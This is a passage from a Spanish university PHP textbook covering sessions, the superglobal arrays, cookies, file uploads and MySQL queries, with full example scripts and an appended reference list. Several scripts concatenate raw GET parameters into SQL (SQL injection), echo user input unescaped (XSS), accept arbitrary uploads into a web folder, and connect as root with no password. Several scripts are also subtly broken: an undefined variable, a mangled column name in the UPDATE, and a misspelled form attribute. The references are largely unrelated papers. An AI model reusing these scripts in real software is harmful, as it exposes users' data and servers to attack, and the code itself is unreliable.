Desde PHP, y también desde otros lenguajes como ASP o JSP, se dispone de un mecanismo denominado "sesión" que permite la gestión de variables que mantiene su valor durante toda la visita o secuencia de accesos de un cliente al servidor. Mediante esta técnica, una secuencia de accesos por parte de un cliente a un *script* PHP (o a un conjunto de ellos) podrá ser tratada como un todo.
Para gestionar sesiones, PHP proporciona una serie de funciones prefijadas por "session_", entre las que se encuentran:

- *session_start*(). Todo *script* PHP que maneje sesiones debe comenzar con una llamada a esta función que verifica**y carga**los datos de la sesión si ya existe y, si no existe, crea una nueva. Esta llamada producirse siempre antes de que el *script*PHP produzca alguna salida (por ejemplo,con *echo*).
- *session_destroy*(). Cuando es invocada, termina la sesión con el usuario actual, aunque no vacía el array *$_SESSION* para el resto del script actual.

El siguiente *script* implementa un juego que consiste en adivinar un número secreto producido de forma aleatoria entre 0 y 9999. Para llevar la cuenta del número generado, así como para controlar el número de intentos realizado, se utiliza una sesión en la cual se registran dos variables denominadas *secreto* e *intentos*.

```
<?php
    session_start();
?>
<!-- juego.php -->
<HTML>
<HEAD>
<TITLE>Adivina</TITLE>
</HEAD>
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<BODY>
<?php
	$numero = (int) $_REQUEST['numero'];
	if (empty($secreto) || $_REQUEST['reinicio'] == "Reiniciar") {
		echo "Intente adivinar el número secreto.<BR/><BR/>";
		$_SESSION['secreto'] = rand(0, 9999);
		$_SESSION['intentos'] = 0;
	} else if (empty($numero)) {
		echo "Intente adivinar el número secreto.<BR/><BR/>";
	} else if ($_SESSION['secreto'] < $numero) {
		$_SESSION['intentos']++;
		echo "El número secreto es menor que " . $numero . "<BR/>";
		echo "Lleva usted " . $_SESSION['intentos'] . " intentos!<BR/>";
	} else if ($_SESSION['secreto'] > $numero) {
		$_SESSION['intentos']++;
		echo "El número secreto es mayor que " . $numero . "<BR/>";
		echo "Lleva usted ". $_SESSION['intentos'] . " intentos!<BR/>";
	} else {
		echo "<BR/>";
		echo "ENHORABUENA, el número secreto era " . $numero . "!<BR/>";
		echo "<BR/>";
		session_destroy();
		exit();
	}
?>
<FORM method="POST">
	Introduzca un número entero entre 0 y 9999<BR/>
	Número: <INPUT name="numero" type="text"></INPUT>
	<INPUT name="envio" type="submit" value="Probar"/>
	<INPUT name="reinicio" type="submit" value="Reiniciar"/>
</FORM>
</BODY>
</HTML>
```

El siguiente *script* muestra cómo se puede crear una sesión que mantiene un nombre de usuario.

```
<?php
	session_start(); //Siempre se debe poner por si ya hay sesion

	// Se comprueba si se han introducido los datos de login
	if (isset($_POST['login'])) {
		$_SESSION['login'] = $_POST['login'];
		header("Location:login.php"); //limpiar el post redirigiendo

	// Se comprueba si se quiere salir
	} else if (isset($_GET['salir'])) {
		// Destrucción de una sesion
		$_SESSION = array();
		session_destroy();
		header("Location:login.php"); //limpiar el get redirigiendo
	}
	// No se ha pulsado ni salir ni entrar
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
        else {
?>
                <HTML>
                <HEAD>MiniLogin</HEAD>
                <BODY>
                <H1>MiniLogin</H1>
                <!-- Un enlace a otro sitio donde se ve lo que hay en sesion -->
                <A href="usasesion.php">[Ir a otro sitio]</A><BR/><BR/>
                <?php
                // Se puede estar ya identificados
                if (isset($_SESSION['login'])) {
                        echo "hola ".$_SESSION['login'];
                ?>
                <BR/>
                <A href="?salir=si">Salir</A>
<?php
                } else {
                // Si no se ha identificado lo solicitamos con formulario
?>
                        <FORM method="post" acion="login.php">
                                Nombre: <INPUT name="login" type="text"><BR/>
                                <INPUT type="submit" value="Entrar"/>
                        </FORM>
<?php
                }
?>
                </BODY>
                </HTML>
<?php
        }
?>
```

El siguiente *script* complementa al anterior con una página donde se visualiza el nombre del usuario, si éste se ha identificado, demostrando cómo un valor guardado en sesión se puede recuperar en cualquier otra página del sitio que se esté implementando.

```
<?php
        session_start();
?>
<!-- usasesion.php -->
<HTML>
<HEAD>Usa sesión</HEAD>
<BODY>
        <H1>Usa sesión</H1>
        <?php
        if (isset($_SESSION['login'])) {
                echo "Hola ".$_SESSION['login']."<BR/>";
        } else {
                echo "No te has identificado<BR/>";
        }
        ?>
        <A href="login.php">Volver</A>
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
</BODY>
</HTML>
```

3.1.4 $_GET

Es un *array* asociativo que contiene toda la información que se le pasó al *script* mediante el método de invocación GET.
El siguiente ejemplo implementa un esquema básico de un programa de búsqueda que utiliza el método GET para recoger un patrón a buscar.

```
<!-- get.php -->
<HTML>
<HEAD>
<TITLE>Búsqueda</TITLE>
</HEAD>
<BODY>
<?php
        $patron = $_GET['patron'];
        if (empty($patron)) {
?>
<FORM method="GET">
        Introduzca el patrón de búsqueda:<BR/>
        <INPUT name="patron" type="text"/>
        <INPUT name="submit" value="Buscar"/>
</FORM>
<?php
        } else {
                // En este punto se realizaría la búsqueda...
                echo "Resultados de la búsqueda del patrón: $patron<BR/>...";
                // A continuación se presentarían los resultados...
        }
?>
</BODY>
</HTML>
```

3.1.5 $_POST

Es un *array* asociativo que contiene toda la información que se le pasó al *script* mediante el método de invocación POST.
Usando el método POST en vez del método GET, no existe limitación a la cantidad de información que un formulario puede suministrar y, por otro lado, tal información no aparecerá visible en la URL.
El siguiente *script* utiliza el método POST para enviar un texto extenso de opinión sobre un asunto.

```
<!-- post.php -->
<HTML>
<HEAD>
<TITLE>Opinión</TITLE>
</HEAD>
<BODY>
<?php
        $texto = $_POST['texto'];
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
        if (empty($texto)) {
?>
        <FORM method="POST">
                <H2>Nos interesa mucho su opinión!</H2>
                <TEXTAREA name="texto" rows="10" cols="30"></TEXTAREA>
                <INPUT type="submit" value="Enviar">
        </FORM>
<?
        } else {
                // En este punto $texto se guardaría adecuadamente...
                echo "<H2>Todas las opiniones y sugerencias son bienvenidas.</H2>";
                echo "<H2>Gracias!.</H2>";
                echo "Usted opina:<HR/><PRE>$texto</PRE><HR/>";
        }
?>
</BODY>
</HTML>
```

3.1.6 $_COOKIE

En PHP, el *array* asociativo $_COOKIE contiene la información relativa a cada *cookie* que el *script* recibe del navegador.
Por otro lado, cuando desde un *script* se quiera establecer el valor de una nueva *cookie* o cambiar el de una existente, se deberá hacer uso de la función de php *setcookie*, que se comenta brevemente a continuación:

```
setcookie(nombre, valor, caducidad, camino, dominio, segura)
```

El protocolo HTTP impone la restricción de que si se desea enviar una *cookie* al navegador, se deberá hacer antes de que el *script* produzca ninguna salida. Es por esta razón que el código PHP de manejo de las cookies suele aparecer al principio de los *scripts*.
Esta función recibe un número variable de argumentos. Todos menos el primero (*nombre*) son opcionales y todos menos *caducidad* son cadenas de caracteres.
Si sólo aparece el primer argumento o se utiliza una fecha de caducidad del pasado, se borrará la *cookie* en el navegador [41-43].
Caducidad. Es la fecha de caducidad indicada como un número entero de segundos desde medianoche del 1 de enero de 1970.
El siguiente *script* crea y utiliza una *cookie* como contador del número de veces que se ha accedido al *script*. Si se accede repetidas veces al *script*, puede observarse cómo el contador va incrementándose, pero si se deja de acceder por más de 60 segundos, la *cookie* se perderá, con lo que posteriores accesos volverán a contar desde 1.

```
<?php
        $contador = $_COOKIE['contador'];
        $contador++;
        setcookie("contador", $contador, time()+60);
?>
<!-- cookie.php -->
<HTML>
<HEAD>
<TITLE>Contador</TITLE>
</HEAD>
<BODY>
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

```
        <H1><?php echo $contador; ?></H1>
</BODY>
</HTML>
```

3.1.7 $_FILES

Mediante el método POST es posible incluso mandar archivos completos del cliente al servidor. Para manejar este tipo de información, PHP proporciona la variable $_FILES, que es un *array* asociativo que contiene toda la información necesaria (nombre, tamaño, tipo, etc.) para cada archivo enviado.
El siguiente *script* permite que el usuario seleccione un archivo de su máquina local para enviarlo al servidor y poder manejarlo en el propio *script*.

```
<!-- file.php -->
<HTML>
<HEAD>
<TITLE>Entrega</TITLE>
</HEAD>
<BODY>
<?php
        $fichero = $_FILES['fichero'];
        if (empty($fichero)) {
?>
        <FORM enctype="multipart/form-data" method="POST">
                <H2>Escoja el archivo que desea enviar:</H2>
                <INPUT name="fichero" type="file"/><BR/>
                <INPUT type="submit" value="Enviar"/>
        </FORM>
<?php
        } else {
                echo "Los datos relativos al archivo suministrado son:<HR/>";
                echo "Nombre original " . $fichero['name'] . "<HR/>";
                echo "Tipo de archivo " . $fichero['type'] . "<HR/>";
                echo "Tamaño del fichero " . $fichero['size'] . "<HR/>";
                echo "Nombre temporal " . $fichero['tmp_name'] . "<HR/>";
                if (!empty($fichero['error']))
                        echo "Error ocurrido " . $fichero['error'] . "<HR/>";
        }
?>
</BODY>
</HTML>
```

Un ejemplo más avanzado es el que se muestra en el siguiente *script* que implementa algo similar a un servidor FTP. Se muestra un formulario para subir ficheros y a la vez se listan los ficheros ya subidos, pudiendo consultarlos o eliminarlos.

```
<!-- miniftp.php -->
<HTML>
<HEAD>
<TITLE>MiniFTP</TITLE>
</HEAD>
<BODY>
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
<H1>MiniFTP</H1>
<?php
        // Recepcion de un fichero
        $fichero = $_FILES['fichero'];
        if (!empty($fichero)) {
                if (empty($fichero['error'])){
                        move_uploaded_file($fichero['tmp_name'], "./upload/".$fichero['name']);
                        echo "Fichero subido correctamente";

                        // Botón de volver
?>
<INPUT type="button" onClick="javascript:document.location.href='miniftp.php'" value="Volver"></INPUT>
<?php
                } else { // Ha habido un error
                        echo "Error ocurrido " . $fichero['error'] . "<HR/>";
                }

        // Borrado de un fichero
        } else if(isset($_GET['borrar'])) {
                // Seguridad: Evitamos que alguien envíe un fichero y trate de
                // ascender directorios
                if (strstr($_GET['borrar'],"/")) {
                        //Esto es un ataque
                        die("Sistema atacado, el administrador fue avisado");
                }
                if (is_file("./upload/".$_GET['borrar'])) {
                        if (unlink("./upload/".$_GET['borrar'])) {
                                echo "Fichero borrado correctamente:";
                                echo $_GET['borrar'];
                                echo "<BR/>";
?>
<INPUT type="button" onClick="javascript:document.location.href='miniftp.php'"
value="Volver"></INPUT>
<?php
                        } else {
                                echo "Error al borrar el fichero.<BR/>";
?>
<INPUT type="button" onClick="javascript:document.location.href='miniftp.php'"
value="Volver"></INPUT>
<?php
                        }
                } else {
                        echo "Se ha tratado de borrar un fichero inexistente";
                }

    // Si no se envía ni se borra, se listan los ficheros y se muestra
    // un formulario
    } else {
                //Listado de los ficheros
                if ($gestor = opendir('./upload')) {
```

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

```
                                        echo "<H2>Ficheros en el servidor:</H2><BR/>";
                                        while (false !== ($archivo = readdir($gestor))) {
                                                // No queremos visualizar directorios ni . o ..
                                                if (!is_file("./upload/".$archivo)) continue;
                                                echo "<A href='./upload/".$archivo."'>";
                                                echo $archivo."</A>";

                                                // Botón de borrar
        ?>
        <INPUT type="button" onClick="javascript:document.location.href='?borrar=<?=$archivo?>'"
value="Borrar" >
        <BR/>
<?php
                                        }
                                        closedir($gestor);
                                }
        ?>
        <!-- Formulario de envio -->
        <FORM enctype="multipart/form-data" method="POST">
                <H2>Escoja el archivo que desea enviar:</H2>
                <INPUT name="fichero" type="file"><BR/>
                <INPUT type="submit" value="Enviar">
        </FORM>
        <?php
                }
        ?>
</BODY>
</HTML>
```

3.1.8 $_REQUEST

Este *array* asociativo contiene la concatenación de la información presente en las variables superglobales $_GET, $_POST, $_COOKIE.
Esto significa que, si al programar un *script* no importa cuál es el origen de la variable a la que se quiere acceder, se puede optar por referirse a ella a través de este *array*.
El siguiente ejemplo muestra varias formas de referirse a una variable que fue suministrada a través del método POST.

```
<?php
        echo $variable;                 // Sólo si register_globals es true, no recomendado
        echo $HTTP_POST_VARS['variable'];       // Obsoleto, en desuso
        echo $_POST['variable'];                // Recomendada
        echo $_REQUEST['variable'];             // Otra posibilidad
?>
```

4 Gestión de Bases de Datos desde PHP

Uno de los puntos fuertes de PHP siempre ha sido el soporte de base de datos. Las aplicaciones Web suelen hacer uso de bases de datos para almacenar información, por lo que un buen lenguaje de scripts para servidores debe proporcionar soporte para trabajar con ellas.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

En PHP existen dos modos de trabajo con bases de datos, a través de bibliotecas de funciones específicas para cada tipo de base de datos o empleando una capa de abstracción que permita al programador abstraerse del sistema gestor de base de datos subyacente.
Actualmente, PHP proporciona soporte para tres tipos de capas de abstracción:

- **DBA (Database Abstraction Layer)**: Proporciona soporte para el trabajo con bases de datos del estilo de Berkeley DB. Este tipo de bases de datos se caracterizan porque su gestión se realiza directamente desde una biblioteca y no es necesario instalar un sistema gestor de base de datos.
- **ODBC (Open DataBase Connectivity)**: Es un API estándar para el uso de sistemas gestores de bases de datos. Este estándar nació, precisamente, para conseguir que los lenguajes de programación fuesen independientes de las bases de datos.
- **PDO (PHP Data Objects)**: Es una extensión que define una interfaz ligera y consistente para el acceso a bases de datos. Esta interfaz es común para todas las bases de datos, con lo que se consigue la abstracción del tipo de base de datos empleado. Los objetos de PDO encapsulan los drivers de las distintas bases de datos.

Las bibliotecas de funciones específicas de cada base de datos se caracterizan por que sus funciones están prefijadas con un nombre asociado con la base de datos a la que dan acceso. Así, por ejemplo, las funciones de Informix comienzan por ifx_ y las de SQLite por sqlite_.
En los repositorios PEAR y PECL existen bibliotecas adicionales para el trabajo con bases de datos.

4.1 Ejemplo de Trabajo con MySQL

Vamos a ver un como es el trabajo con bases de datos en PHP, ejemplificado con la biblioteca específica de MySQL. Las funciones de MySQL se identifican por el prefijo mysql_. Existen alrededor de 50 funciones, pero para hacernos una idea de cómo funciona tan sólo vamos a emplear las funciones de la Tabla 8.

Función	Descripción
descriptor mysql_connect(string serv, string user, string passwd)	Abre una conexión MySQL con el servidor.
bool mysql_close(descriptor myd)	Cierra una conexión con el servidor MySQL.
bool mysql_select_db(string bdatos, descriptor myd)	Selecciona una base de datos almacenada en el servidor.
bool mysql_query(string qry, descriptor myd)	Envía una *query* al gestor MySQL.
objeto mysql_fetch_object(objeto reslt)	Recupera un objeto del resultado de una *query*.
bool mysql_free_result(objeto reslt)	Libera los recursos asignados a una consulta.

Tabla 8: Resumen de las funciones de PHP para acceso a MySQL.

Lo primero que hay que hacer para trabajar con una base de datos en PHP es establecer una conexión, a través de la cual nos comunicaremos con la base de datos. El siguiente ejemplo muestra como se establece una conexión y se realiza una consulta a una base de datos.

```
<!—- conexion.php -->
<?php
        $desc = mysql_connect("localhost", "root", "");
        if (!$desc)
                die("No se puede conectar con el servidor");
        mysql_select_db("libros", $desc);
        $resultado = mysql_query("SELECT * FROM libros", $desc);
        while ($obj = mysql_fetch_object($resultado))
                echo "ISBN: $obj->isbn AUTOR: $obj->autor <BR/>";
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

```
        mysql_free_result($resultado);
        mysql_close($desc);
?>
```

A continuación, para ilustrar el uso de las funciones relacionadas con la gestión de una base de datos MySQL se exponen dos ejemplos: una consulta a una base de datos que almacena los datos relacionados con libros y una actualización. Los campos contenidos en la base de datos son: *ISBN*, *Autor*, *Título*, *Editorial* y *Año de publicación*. El formulario que se muestra a continuación permite que el usuario rellene un campo para buscar todos los libros que encajen en el criterio de búsqueda.

```
<!-- buscar.htm -->
<HTML>
<BODY>
        <FORM METHOD="GET" NAME="formulario" ACTION="conssq.php">
                <B>ISBN  </B><INPUT name="FISBN"><BR/>
                <B>AUTOR  </B><INPUT name="FAUTOR"><BR/>
                <B>TITULO  </B><INPUT name="FTITULO"><BR/>
                <B>EDITORIAL  </B><INPUT name="FEDITORIAL"><BR/>
                <B>AÑO  </B><INPUT name="FANO"><BR/>
                <INPUT type="submit" value="Enviar">  
                <INPUT type="reset" value="Borrar">
        </FORM>
</BODY>
</HTML>
```

La aplicación *conssq.php* resuelve la consulta y genera una tabla con los libros de la base de datos que siguen el criterio especificado por el usuario. El *script* PHP se conecta al servidor MySQL y selecciona la base de datos *libros*. Se toman como entrada las variables FISBN, FAUTOR, FTITULO, FEDITORIAL y FANO que son las que ha introducido el usuario en el formulario anterior. La función *construye_query* genera la *query* SQL con los campos que ha rellenado el usuario, que no están vacíos. Por ejemplo, si el usuario introduce el valor *rodri* en el campo *autor* y *web* en el campo *titulo*, se genera la *query*:

```
select * from libros where autor like "%rodri%" and titulo like "%web%";
```

Esta *query* se pasa como parámetro a *mysql_query* que realiza la consulta a la base de datos. Cada uno de los registros resultado de la consulta se obtiene llamando a *mysql_fetch_object*, que devuelve un objeto con todos los campos de la base de datos que se imprimen como una línea en una tabla. En el campo ISBN se introduce un enlace al *scriptzoom.php*, que generará un nuevo formulario para su actualización. El listado de *conssq.php* se adjunta a continuación:

```
<!-- conssq.php -->
<HTML>
<BODY BGCOLOR=”#ffffff”>
<H1>Consulta de libros en una base de datos</H1>
<?php
        function construye_query($isbn, $autor, $titulo, $editorial, $ano) {
                if ($isbn != "") {
                        $res_qry = "isbn =" .$isbn;
                } else {
                        if ($autor != "")
                                $res_qry = 'autor like "%'.$autor.'%"';
                        if ($titulo != "") {
```


ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

```
                                        if (strlen($res_qry) > 0)
                                                $res_qry .=" and ";
                                        $res_qry .="titulo like \"%$titulo%\"";
                                }
                                if ($editorial != "") {
                                        if (strlen($res_qry) > 0)
                                                $res_qry .=" and ";
                                        $res_qry .="editorial like \"%$editorial%\"";
                                }
                                if ($ano != "") {
                                        if (strlen($res_qry) > 0)
                                                $res_qry .=" and ";
                                        $res_qry .="ano like \"%$ano%\"";
                                }
                        }
                        return "select * from libros where $res_qry;";
                }

                $conexion = mysql_connect(“localhost”, “root”, “”);
                if (!$conexion)
                        die(“No se puede conectar a la base de datos”);

                $bd = mysql_select_db("libros", $conexion);
                $query = con-
struye_query($_GET['FISBN'],$_GET['FAUTOR'],$_GET['FTITULO'],$_GET['FEDITORIAL'],$_GET['FANO']);

                $resultado = mysql_query($query, $conexion);
                echo "QUERY: " . $query;
                if ($resultado) {
                        echo "<TABLE BORDER=1><TR><TD>ISBN</TD><TD>AUTOR</TD><TD>TITULO</TD></TR>";

                        while ($entrada = mysql_fetch_object($resultado)) {
                                echo "<TR><TD><A HREF='zoom.php?FISBN=$entrada->isbn'>$entrada->isbn</A></TD>";
                                echo "<TD> $entrada->autor</TD>";
                                echo "<TD> $entrada->titulo</TD>";
                        }
                        echo "</TABLE>";
                        mysql_free_result($resultado);
                } else {
                        echo "No se ha encontrado ningún registro<BR/>";
                }
                mysql_close($conexion);
?>
</BODY>
</HTML>
```

La aplicación *zoom.php* muestra la información completa del libro de la base de datos cuyo ISBN se ha pasado como parámetro. Este programa realiza una consulta con la *query*

```
select * from libros where isbn = $_GET['FISBN'];
```

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

y muestra el resultado de la misma en un formulario. Este formulario permite al usuario modificar algunos de sus campos y realizar una actualización llamando al script *update.php*. El listado del *script zoom.php* se incluye a continuación:

```
<!-- zoom.php -->
<HTML>
<HEAD>
<TITLE>Resultado de consulta</TITLE>
</HEAD>
<BODY BGCOLOR="#ffffff">
<H1>Consulta de libros en una base de datos</H1>
<?php
	$conexion = mysql_connect("localhost", "root", "");
	if (!$conexion)
		die("No se puede conectar a la base de datos");

	$bd = mysql_select_db("libros", $conexion);
	$query = "select * from libros where isbn = ".$_GET['FISBN'].";";
	$resultado = mysql_query($query, $conexion);
	if ($resultado) {
		echo "<FORM method=GET action=\"update.php?FISBN=$entrada->isbn\">";
		echo "<TABLE>";
		while ($entrada = mysql_fetch_object($resultado)) {
			echo "<TR><TD>ISBN</TD><TD><INPUT ";
			echo "NAME=FISBN TYPE=TEXT SIZE=10 VALUE='$entrada->isbn'/></TD></TR>";
			echo "<TR><TD>AUTOR</TD><TD><INPUT ";
			echo "NAME=FAUTOR TYPE=TEXT SIZE=30 VALUE='$entrada->autor'/></TD></TR>";
			echo "<TR><TD>TITULO</TD><TD><INPUT ";
			echo "NAME=FTITULO TYPE=TEXT SIZE=40 VALUE='$entrada->titulo'/></TD></TR>";
			echo "<TR><TD>EDITORIAL</TD><TD><INPUT ";
			echo "NAME=FEDITORIAL TYPE=TEXT SIZE=30 VALUE='$entrada-
>editorial'/></TD></TR>";
			echo "<TR><TD>AÑO DE EDICIÓN</TD><TD><INPUT ";
			echo "NAME=FANO TYPE=TEXT SIZE=8 VALUE='$entrada->ano'/></TD></TR>";
		}
		echo "</TABLE>";
		echo '<INPUT TYPE="submit" VALUE="Enviar"/>  ';
		echo '<INPUT TYPE="reset" VALUE="Borrar"/>';
		echo "</FORM>";
		mysql_free_result($resultado);
	} else {
		echo "No se ha encontrado ningún registro<BR/>";
	}
	mysql_close($conexion);
?>
</BODY>
</HTML>
```

El último *script* que se muestra en este ejemplo es *update.php* que realiza la actualización de los campos que se pasan en las variables FISBN, FAUTOR, FEDITORIAL y FANO que ha rellenado

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

el usuario mediante el *script zoom.php*. En este caso se conecta al servidor de base de datos y se selecciona la base de datos *libros*. A continuación, se construye la *query*:

```
update libros set autor = $_GET['FAUTOR'], titulo = $_GET['FTITULO'], editorial = $_GET['FEDITORIAL'], ano =
$_GET['FANO'] where isbn = $_GET['FISBN'];
```

que actualiza el registro cuyo ISBN coincide con el campo ISBN que ha pasado el usuario. Esta *query* actualiza la tabla *libros* con el contenido de las variables citadas anteriormente. El código de *update.php* se muestra a continuación:

```
<!-- update.php -->
<HTML>
<HEAD>
<TITLE>Actualización de un registro</TITLE>
</HEAD>
<BODY BGCOLOR="#ffffff">
<H1>Consulta de libros en una base de datos</H1>
<?php
        $conexion = mysql_connect("localhost", "root", "");
        if (!$conexion)
                die("No se puede conectar a la base de datos");
        $bd = mysql_select_db("libros", $conexion);
        $query = "update libros set autor = \"".$_GET['FAUTOR']."\", titulo = \"".$_GET['FTITULO']."\",
        $editorial = \"".$_GET['FEDITORIAL']."\", ano = \"".$_GET['FANO']."\" where isbn = \"".$_GET['FISBN']."\";";
echo $query;
        $resultado = mysql_query($query, $conexion);
        if ($resultado)
                echo "Actualización realizada correctamente para ISBN ".$_GET['FISBN'];
        else
                echo "Se ha producido un error al actualizar el ISBN ".$_GET['FISBN'];

        mysql_close($conexion);
?>
</BODY>
</HTML>
```

5 Bibliografía

PHP Home Page
http://www.php.net
PEAR - PHP Extension and Application Repository
http://pear.php.net/
PECL :: The PHP Extension Community Library
http://pecl.php.net/
PHP – Wikipedia
http://en.wikipedia.org/wiki/PHP

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

References

1. Adam Macintosh, Ming Feisiyau, Mohammed Ghavami (2014). Impact of the Mobility Models, Route and Link connectivity on the performance of Position based routing protocols. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
2. Ana Silva, Tiago Oliveira, José Neves, Paulo Novais (2016). Treating Colon Cancer Survivability Prediction as a Classification Problem. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
3. Anna Vilaro, Pilar Orero (2013). User-centric cognitive assessment. Evaluation of attention in special working centres: from paper to Kinect. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
4. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. Journal of Intelligent & Fuzzy Systems, 36(3), 2381-2386.
5. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. Information Fusion.
6. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems (pp. 19-24). ACM.
7. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. IEEE Access.
8. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. Energies, 11(12), 3430.
9. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. International Journal of Robust and Nonlinear Control, 28(16), 5087-5102.
10. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. Knowledge and Information Systems.
11. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. Knowledge and Information Systems, 1-21.
12. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. Wireless Communications and Mobile Computing, 2018.
13. Chamoso, P., Rivas, A., Martín-Limorti, J. J., & Rodríguez, S. (2018). A Hash Based Image Matching Algorithm for Social Networks. In Advances in Intelligent Systems and Computing (Vol. 619, pp. 183–190). https://doi.org/10.1007/978-3-319-61578-3_18
14. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. AI Communications, (Preprint), 1-18.
15. Choon, Y. W., Mohamad, M. S., Deris, S., Illias, R. M., Chong, C. K., Chai, L. E., … Corchado, J. M. (2014). Differential bees flux balance analysis with OptKnock for in silico microbial strains optimization. PLoS ONE, 9(7). https://doi.org/10.1371/journal.pone.0102744
16. Corchado, J. M., & Fyfe, C. (1999). Unsupervised neural method for temperature forecasting. Artificial Intelligence in Engineering, 13(4), 351–357. https://doi.org/10.1016/S0954-1810(99)00007-2
17. Corchado, J., Fyfe, C., & Lees, B. (1998). Unsupervised learning for financial forecasting. In Proceedings of the IEEE/IAFE/INFORMS 1998 Conference on Computational Intelligence for Financial Engineering (CIFEr) (Cat. No.98TH8367) (pp. 259–263). https://doi.org/10.1109/CIFER.1998.690316
18. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. Logic Journal of the IGPL, 20(4), 689–698. https://doi.org/10.1093/jigpal/jzr021
19. Daniel Fuentes, Rosalía Laza, Antonio Pereira (2013). Intelligent Devices in Rural Wireless Networks. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
20. Di Mascio, T., Vittorini, P., Gennari, R., Melonio, A., De La Prieta, F., & Alrifai, M. (2012, July). The Learners' User Classes in the TERENCE Adaptive Learning System. In 2012 IEEE 12th International Conference on Advanced Learning Technologies (pp. 572-576). IEEE.
21. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. Advanced Engineering Informatics, 16(3), 165–178. https://doi.org/10.1016/S1474-0346(02)00008-3
22. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. International Journal of Intelligent Systems, 16(4), 571–586. https://doi.org/10.1002/int.1024

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

23. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. Expert Systems with Applications, 41(4 PART 1), 1189–1205. https://doi.org/10.1016/j.eswa.2013.08.003
24. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. Sensors (Basel), 18(5), 1633-1633. doi:10.3390/s18051633
25. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. Sensors, 18(3), 861.
26. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. Sensors (Basel), 18(3), 865-865. doi:10.3390/s18030865
27. Hoon Ko, Kita Bae, Goreti Marreiros, Haengkon Kim, Hyun Yoe, Carlos Ramos (2014). A Study on the Key Management Strategy for Wireless Sensor Networks. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 3
28. Hugo López-Fernández, Miguel Reboiro-Jato, José A. Pérez Rodríguez, Florentino Fdez-Riverola, Daniel Glez-Peña (2016). The Artificial Intelligence Workbench: a retrospective review. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 1
29. Jose-Luis Jiménez-García, David Baselga-Masia, Jose-Luis Poza-Luján, Eduardo Munera, Juan-Luis Posadas-Yagüe, José-Enrique Simó-Ten (2014). Smart device definition and application on embedded system: performance and optimization on a RGBD sensor. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
30. Leonardo Ochoa-Aday, Cristina Cervelló-Pastor, Adriana Fernández-Fernández (2016). Discovering the Network Topology: An Efficient Approach for SDN. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 2
